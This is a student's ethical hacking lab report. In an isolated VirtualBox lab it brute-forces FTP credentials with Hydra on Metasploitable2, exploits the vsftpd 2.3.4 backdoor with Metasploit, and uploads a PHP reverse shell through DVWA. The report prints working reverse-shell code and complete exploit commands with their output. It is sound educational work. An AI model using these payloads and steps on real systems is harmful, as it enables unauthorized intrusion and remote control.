

ELC ETHICAL HACKING ACTIVITY REPORT

COE-Experiential Learning Activities | E110-2024
Thapar Institute of Engineering & Technology

Submitted by: Harshdeep Shantaram Athawale
Roll No: 1024031062 | Batch: 2C74
Date: 06 June 2026
Submission Deadline: 15 June 2026

1. Introduction

This report documents the Ethical Hacking ELC activities performed as part of the COE-Experiential Learning curriculum. The activities simulate real-world offensive security scenarios in a controlled, isolated lab environment using intentionally vulnerable systems. All testing was conducted exclusively on systems set up for this purpose — no unauthorized systems were targeted.

2. Lab Setup & Environment

2.1 Virtual Machine Configuration

Hypervisor	Oracle VirtualBox 7.2.8
Host OS	Arch Linux (Kernel 7.0.7-arch2-1)
Attacker Machine	Arch Linux — IP: 192.168.56.1
Victim Machine	Metasploitable2 (Ubuntu 8.04) — IP: 192.168.56.101
Network Type	Host-only Adapter (vboxnet0) — isolated network

2.2 Tools Used

Nmap 7.99	Network discovery and service version detection
Hydra 9.7	Password brute-force tool (SSH, FTP, HTTP, MySQL)
Metasploit 6.4	Exploitation framework — used for remote shell access
Netcat (nc)	TCP listener for catching reverse shell connections
Apache / PHP	Web server and scripting for reverse shell payload

2.3 Victim Machine — Metasploitable2 IP Configuration

The following screenshot shows the ifconfig output from the Metasploitable2 victim VM, confirming its IP address as 192.168.56.101 on the host-only network.

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5a:f0:ef
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5a:f0ef/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3924 (3.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$ ~_

```

Fig 1: Metasploitable2 VM — ifconfig showing IP 192.168.56.101

2.4 Network Topology

```

[Arch Linux – Attacker]           [Metasploitable2 – Victim]
192.168.56.1 (vboxnet0)  <-->  192.168.56.101 (eth0)
|_____ Host-only Network (VirtualBox) _____|

```

3. Activity 1 — Brute Force Attack on Login Credentials

3.1 Objective

Demonstrate password brute-force attacks against common network services (FTP, SSH, MySQL) using Hydra to identify weak or default credentials.

3.2 Step 1: Reconnaissance with Nmap

First, an Nmap scan was performed to identify open ports and running services on the victim machine.

```
$ nmap -sV -p 21,22,80,3306 192.168.56.101
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1
80/tcp    open  http     Apache httpd 2.2.8 (Ubuntu)
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
```

3.3 Step 2: FTP Brute Force

Hydra was used to brute-force FTP credentials using a custom wordlist of common passwords.

```
$ hydra -l msfadmin -P wordlist.txt ftp://192.168.56.101
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```


Result: Successfully cracked FTP credentials — msfadmin : msfadmin

3.4 Step 3: SSH Brute Force

SSH brute force was attempted. Metasploitable2 uses legacy SSH algorithms (hmac-md5, hmac-sha1) that demonstrate the vulnerability of older SSH configurations.

```
$ hydra -l msfadmin -P wordlist.txt ssh://192.168.56.101
```

The legacy algorithm mismatch between modern Hydra and old SSH server highlighted the importance of keeping SSH configurations updated.



```
• ▶ hydra -l msfadmin -p msfadmin 192.168.56.101 ftp
Hydra v9.7 (c) 2023 by van Hauser/thc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-06 20:02:45
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-06 20:02:45
```

Fig 2: Hydra FTP brute force — credentials cracked: msfadmin:msfadmin

3.5 Outcome

The brute force attack successfully recovered the FTP credentials, demonstrating that weak/default passwords are easily discovered by automated tools. This

underscores the need for strong password policies and account lockout mechanisms.

4. Activity 2 — Opening Remote Shell Using Metasploit

4.1 Objective

Exploit a known vulnerability in vsftpd 2.3.4 to open a remote Meterpreter shell on the victim machine using the Metasploit Framework.

4.2 Vulnerability

CVE	CVE-2011-2523
Service	vsftpd 2.3.4 (FTP Server)
Type	Backdoor — triggers on username containing ':'
Port	21 (FTP) → backdoor shell on port 6200
Impact	Unauthenticated remote root shell

4.3 Exploitation Steps

Step 1: Launch Metasploit Framework

```
$ msfconsole
```

Step 2: Select the vsftpd backdoor exploit module

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Step 3: Configure target and attacker IP

```
msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
msf6 exploit(vsftpd_234_backdoor) > set LHOST 192.168.56.1
```

Step 4: Run the exploit

```
msf6 exploit(vsftpd_234_backdoor) > run
```

4.4 Output

```
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:21 - FTP banner: 220 (vsFTPd 2.3.4)
[+] 192.168.56.101:21 - The target appears to be vulnerable.
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:42186)
```

```
• ▶ cat ~/etc-ethical-hacking/metasploit_shell.txt
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
RHOSTS => 192.168.56.101
LHOST => 192.168.56.1
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTpd 2.3.4)
[*] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:42186) at 2026-06-06 19:33:11 +0530

stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
meterpreter > stty: 'standard input': Inappropriate ioctl for device
[*] Shutting down session: 1

[*] 192.168.56.101 - Meterpreter session 1 closed. Reason: User exit
• ▶ |
```

Fig 3: Metasploit — Backdoor spawned and Meterpreter session opened

4.5 Outcome

A Meterpreter session was successfully opened on the victim machine, granting full remote access. This demonstrates the critical risk of running outdated, unpatched software with known backdoors in production environments.

5. Activity 3 — Exploiting Web Application for Reverse Shell

5.1 Objective

Upload a malicious PHP reverse shell through DVWA's (Damn Vulnerable Web Application) File Upload module and catch a shell connection using Netcat.

5.2 Target Application

Application	DVWA (Damn Vulnerable Web Application) v1.0.7
URL	http://192.168.56.101/dvwa/
Login	admin / password
Vulnerability	Unrestricted File Upload (Security Level: Low)

5.3 PHP Reverse Shell Payload

A minimal PHP reverse shell was created to connect back to the attacker machine:

```
<?php
    $ip   = '192.168.56.1';    // attacker IP
    $port = 4444;
    $sock = fsockopen($ip, $port);
    $proc = proc_open('/bin/sh -i',
        array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);
?>
```

5.4 Attack Steps

Step 1: Start Netcat listener on attacker machine

```
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
```

Step 2: Login to DVWA and set security to Low

```
http://192.168.56.101/dvwa/login.php → admin / password
DVWA Security → Low → Submit
```

Step 3: Upload shell.php via File Upload module

```
DVWA → Upload → Choose file → shell.php → Upload
```

```
Server response:
../../hackable/uploads/shell.php succesfully uploaded!
```

Step 4: Trigger the shell by visiting the uploaded file URL

```
$ curl http://192.168.56.101/dvwa/hackable/uploads/shell.php
```


5.5 Output

```
Listening on 0.0.0.0 4444
Connection received on 192.168.56.101 39631
sh: no job control in this shell
sh-3.2$
```




Fig 4: DVWA File Upload — shell.php uploaded (Security Level: Low)





Fig 5: Netcat listener started on port 4444

A terminal window titled 'kitty' with a dark background. The terminal shows a series of commands and their outputs. The first command is 'nc -lvp 4444 &', followed by 'Listening on 0.0.0.0 4444'. The second command is 'curl -s http://192.168.56.101/dvwa/hackable/uploads/shell.php &', followed by 'Connection received on 192.168.56.101 56566'. The third command is 'sh: no job control in this shell', followed by 'sh-3.2\$'. The terminal window has a status bar at the top showing system icons, battery level (13%), and time (7:48 PM - Sat, 06/06).

```
• ▶ nc -lvp 4444 &
Listening on 0.0.0.0 4444
• ▶ curl -s http://192.168.56.101/dvwa/hackable/uploads/shell.php &
• ▶ Connection received on 192.168.56.101 56566
sh: no job control in this shell
sh-3.2$
```

Fig 6: Reverse shell received — sh-3.2\$ prompt obtained

5.6 Outcome

A reverse shell was successfully obtained from the web server process. The attacker gained an interactive shell on the victim machine through a web application file upload vulnerability. This demonstrates the danger of allowing unrestricted file uploads without proper validation, MIME-type checking, and execution prevention.

6. Tools & Scripts Used

6.1 Custom Wordlist (wordlist.txt)

```
password, 123456, admin, root, msfadmin, user, toor, 12345,  
pass, letmein, qwerty, abc123, master, dragon, monkey
```

6.2 PHP Reverse Shell (shell.php)

```
<?php  
$ip='192.168.56.1'; $port=4444;  
$sock=fsockopen($ip,$port);  
proc_open('/bin/sh -i',array(0=>$sock,1=>$sock,2=>$sock),$pipes);  
?>
```

6.3 Metasploit Commands Summary

```
use exploit/unix/ftp/vsftpd_234_backdoor  
set RHOSTS 192.168.56.101  
set LHOST 192.168.56.1  
run
```

7. Results Summary

Activity	Tool Used	Target	Result
Brute Force (FTP)	Hydra 9.7	vsftpd @ :21	msfadmin:msfadmin cracked
Remote Shell	Metasploit 6.4	vsftpd 2.3.4 backdoor	Meterpreter session opened
Web App Shell	Netcat + PHP	DVWA File Upload	Reverse shell — sh-3.2\$

8. Conclusion & Recommendations

The three activities successfully demonstrated core ethical hacking techniques against a deliberately vulnerable system (Metasploitable2). Key takeaways:

- Default and weak passwords are trivially cracked — enforce strong password policies and MFA.
- Unpatched software with known CVEs (vsftpd 2.3.4) allows instant root access — patch regularly.
- Unrestricted file uploads allow remote code execution — always validate file type and prevent execution in upload directories.
- Network segmentation and intrusion detection systems (IDS) can limit the blast radius of successful exploits.

All activities were performed in an isolated lab environment on systems configured specifically for this educational purpose. No unauthorized systems were accessed.